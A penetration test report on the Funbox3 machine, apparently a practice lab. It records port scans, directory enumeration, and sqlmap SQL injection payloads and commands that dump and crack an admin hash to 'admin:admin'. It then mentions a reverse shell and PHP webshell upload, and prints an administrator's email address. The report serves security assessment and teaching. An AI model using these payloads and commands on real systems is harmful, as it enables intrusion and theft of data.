Professional Information Security Services

CjSec Penetration Testing Report

Funbox3

April 28,2023

CjSec, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@cjsec.com
Web: http://www.cjsec.com

Table of Contents

Executive Summary

This report details the results of a comprehensive penetration test conducted on the network infrastructure and web application of **Funbox3** Company. The assessment identifies any potential vulnerabilities that could be exploited by an attacker to gain unauthorized access, execute malicious code or compromise sensitive data.

The testing was conducted by an experienced security professional using a combination of manual and automated techniques. The scope of assessment was carried out from both an external and internal perspective to evaluate the security posture of the system from all angles.

The results of the assessment identified several vulnerabilities in the system with which ones to be remediated first:

Vulnerability	Severity
1. Improper file validation and sanitization uploaded by any user on the website	High
2. Including weak passwords and absence of Multi-Factor Authentication	High
3. Inadequate access controls to files in the webserver and outdated software that serves the website	High
4. Potential SQL Injection Vulnerability	High
5. Publicly disclosed admin credentials, admin name and admin email posted on the website	Medium

These vulnerabilities could potentially allow an attacker to gain unauthorized access to the system, execute malicious code, and compromise sensitive data.

In addition to identifying vulnerabilities, the assessment also revealed several areas for improvement in the security posture of the system. These include enhancing the security awareness of admin and users, implementing strong password policies and use of multi-factor authentication, updating software and applying security patches promptly, implementing appropriate access controls, and improving file validation and sanitization practices.

Overall, this assessment has provided valuable insights into the security posture of the Funbox3 Company's system and identified several areas for improvement. By implementing the recommended measures, the company can significantly enhance its security posture and reduce the risk of potential cyber attacks, safeguarding its valuable assets and maintaining the trust of its customers.

Methodology


Reconnaissance

Service and OS Scanning

```
Nmap scan report for 192.168.56.101
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2d8516ec584051908ebc8582713132f (RSA)
|   256 b0de9703a72ff4e2ab4a9cd9439b8a48 (ECDSA)
|_  256 9d0f9a26384f0180a7a6809dd1d4cfec (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_gym
|_http-title: Apache2 Ubuntu Default Page: It works
| http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.93%I=7%D=4/3%Time=642AED91%P=x86_64-pc-linux-gnu%r(NU
SF:LL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\x
```


During the port scanning phase of the penetration testing assessment, it was discovered that there are three open ports on the target system. These ports include **Port 22**, which is used for SSH protocol communication, **Port 80**, which is utilized for HTTP protocol communication, and **Port 33060**, which is associated with the MySQL database management system. It is crucial to consider the potential risks associated with these open ports, as they may provide an entry point for attackers to gain unauthorized access to the target system or its resources. Therefore, it is essential to perform further testing to identify any potential vulnerabilities that may be present in these ports and implement appropriate remediation measures to address any issues that may be discovered.

During the security assessment, our team utilized the Dirbuster tool to automatically enumerate possible directories and files accessible on the target website. This process enables the identification of hidden or unlinked resources that may expose sensitive information or functionality. The command executed for this purpose was as follows: 'dirb http://192.168.56.101'.




Exploring the website manually:

Found robots.txt:




During the website reconnaissance phase of the penetration testing assessment, a robots.txt file was discovered that specifically disallowed web robots or crawlers from accessing the "/gym/" directory on the target website.

Admin login page to the store:




The /store/admin.php site serves as an entry point for privileged users to access sensitive functionalities and data within the application. However, the current implementation of the authentication system may expose the application to potential risks, including unauthorized access, brute-force attacks, and credential theft.

Found CRM Login page:



It is the same case for the /admin/index.php webpage.


Website Exploitation using SQLMap




During the manual examination of the target webpage, our team observed that entering an asterisk (*) as the input for the "bookisbn" parameter did not result in a 404-status code. Instead, the application returned a message stating, "Empty book." This behavior suggests that the website may be vulnerable to SQL Injection (SQLi) attacks. Additionally, it is important to assess the potential for SQLi vulnerabilities in any .php-based webpage that incorporates parameters accepting user input.

Using SQLMap to check whether SQLi is possible in the http://192.168.56.101/store/book.php?bookisbn=* is possible:

This link has textbox you can enter string in.



The target system is running **MySQL version 5.6 or later** and features two databases: **'information_schema'** and **'store'**. During our security assessment, we identified two additional parameters that are potentially vulnerable to SQL Injection (SQLi) attacks: **'bookisbn'** and **'pubid'**. It is crucial to address these vulnerabilities in order to protect the application from potential data breaches and unauthorized access.



```
[12:38:06] [INFO] GET parameter 'bookisbn' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'bookisbn' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: bookisbn (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: bookisbn=978-1-49192-706-9' AND 5163=5163 AND 'quuJ'='quuJ

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: bookisbn=978-1-49192-706-9' AND GTID_SUBSET(CONCAT(0x7178787071,(SELECT (ELT(1175=1175,1))),0x716a766b7
1),1175) AND 'otnI'='otnI

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bookisbn=978-1-49192-706-9' AND (SELECT 8919 FROM (SELECT(SLEEP(5)))vULy) AND 'bvyA'='bvyA

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: bookisbn=-7676' UNION ALL SELECT NULL,CONCAT(0x7178787071,0x544a734b53446c73566e4a4c426d574569766354774
854785359756547465 64f5662644848704964,0x716a766b71),NULL,NULL,NULL,NULL,NULL-- -
---
do you want to exploit this SQL injection? [Y/n] n
SQL injection vulnerability has already been detected against '192.168.56.101'. Do you want to skip further tests in
volving it? [Y/n] n
[2/2] URL:
GET http://192.168.56.101/store/bookPerPub.php?pubid=1
do you want to test this URL? [Y/n/q]
> y
[12:38:23] [INFO] testing URL 'http://192.168.56.101/store/bookPerPub.php?pubid=1'
[12:38:23] [INFO] resuming back-end DBMS 'mysql'
[12:38:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dtvgrqcal6d...0mldev04k7'). Do you wa
nt to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: pubid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: pubid=1' AND 9706=9706 AND 'xTLp'='xTLp

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: pubid=1' AND GTID_SUBSET(CONCAT(0x71717a6b71,(SELECT (ELT(4826=4826,1))),0x717a716b71),4826) AND 'yIqv'
='yIqv

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: pubid=1' AND (SELECT 2428 FROM (SELECT(SLEEP(5)))fHnk) AND 'bgDT'='bgDT
---
do you want to exploit this SQL injection? [Y/n] n
[12:38:27] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/
sqlmap/output/results-04062023_1237pm.csv'
```

By enumerating tables within the "store" database to uncover potential vulnerabilities. To achieve this, we used the following command with the SQLMap tool: 'sqlmap -u "http://192.168.56.101/store/book.php?bookisbn=<number>" --dbs'. Our investigation revealed that the 'bookisbn' and 'pubid' parameters are susceptible to several types of SQL Injection attacks, including Error-based SQLi, Time-based SQLi, and UNION query SQLi. It is crucial to address these vulnerabilities to protect the web application from potential data breaches and unauthorized access.

```
[12:26:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.6
[12:26:42] [INFO] fetching tables for database: 'store'
[12:26:42] [INFO] retrieved: 'admin'
[12:26:42] [INFO] retrieved: 'books'
[12:26:42] [INFO] retrieved: 'customers'
[12:26:42] [INFO] retrieved: 'order_items'
[12:26:42] [INFO] retrieved: 'orders'
[12:26:42] [INFO] retrieved: 'publisher'
Database: store
[6 tables]
+-------------+
| admin       |
| books       |
| customers   |
| order_items |
| orders      |
| publisher   |
+-------------+

[12:26:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 12:26:42 /2023-04-03/
```

We also discovered several tables within the target system's databases. These tables include **'admin'**, **'books'**, **'customers'**, **'order_items'**, **'orders'**, and **'publisher'**. Understanding the structure and content of these tables is essential for comprehensively evaluating the system's security posture and identifying potential vulnerabilities that may expose sensitive information or functionality.

Enumerating columns within the tables of the target database to identify potential vulnerabilities. We utilized the SQLMap tool and executed the following command: 'sqlmap -u http://10.201.10.83/store/book.php?bookisbn=<number> -D store --tables'.

```
[12:29:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.6
[12:29:26] [INFO] fetching columns for table 'admin' in database 'store'
[12:29:26] [INFO] retrieved: 'name'
[12:29:26] [INFO] retrieved: 'varchar(20)'
[12:29:26] [INFO] retrieved: 'pass'
[12:29:26] [INFO] retrieved: 'varchar(40)'
Database: store
Table: admin
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| name   | varchar(20) |
| pass   | varchar(40) |
+--------+-------------+

[12:29:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 12:29:26 /2023-04-03/
```

In the database '**store'** and table '**admin'**, the columns '**name'** and '**pass'** is found.

Dumping the data in those columns:

Command:	sqlmap -u http://10.201.10.83/store/book.php?bookisbn=<number> -D store -T admin --dump


```
Database: store
Table: admin
[1 entry]
+-------+------------------------------------------+
| name  | pass                                     |
+-------+------------------------------------------+
| admin | d033e22ae348aeb5660fc2140aec35850c4da997 |
+-------+------------------------------------------+

[12:32:21] [INFO] table 'store.admin' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.101/dump/
store/admin.csv'
[12:32:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 12:32:21 /2023-04-03/
```

Cracking the password using SQLMap:

```
do you want to use common password suffixes? (slow!) [y/N] y
[12:56:50] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[12:56:50] [INFO] starting 2 processes
[12:56:53] [INFO] cracked password 'admin' for hash 'd033e22ae348aeb5660fc2140aec35850c4da997'
Database: store
Table: admin
[1 entry]
+-------+------------------------------------------------+
| name  | pass                                           |
+-------+------------------------------------------------+
| admin | d033e22ae348aeb5660fc2140aec35850c4da997 (admin) |
+-------+------------------------------------------------+
```

- With this, we found that the user ‘admin’ has password of ‘admin’.

Another way to get the credential is by accessing http://192.168.56.101/store/database/readme.txt.txt:




1. This absolute path is found using **dirbuster**.

Email of the System Administrator:	**nghi.lethanh2@cou.fi**


- With this, it adds an attack surface and allows threat actor(s) to phish the administrator user.

Using the credentials found to log into http://192.168.56.101/store/admin site:


Logging in using the credentials **admin:admin**




File uploads found in the webpage:



Output of the reverse shell uploaded on the website:





Since the webserver runs in php, can we upload a php webshell and then execute it:



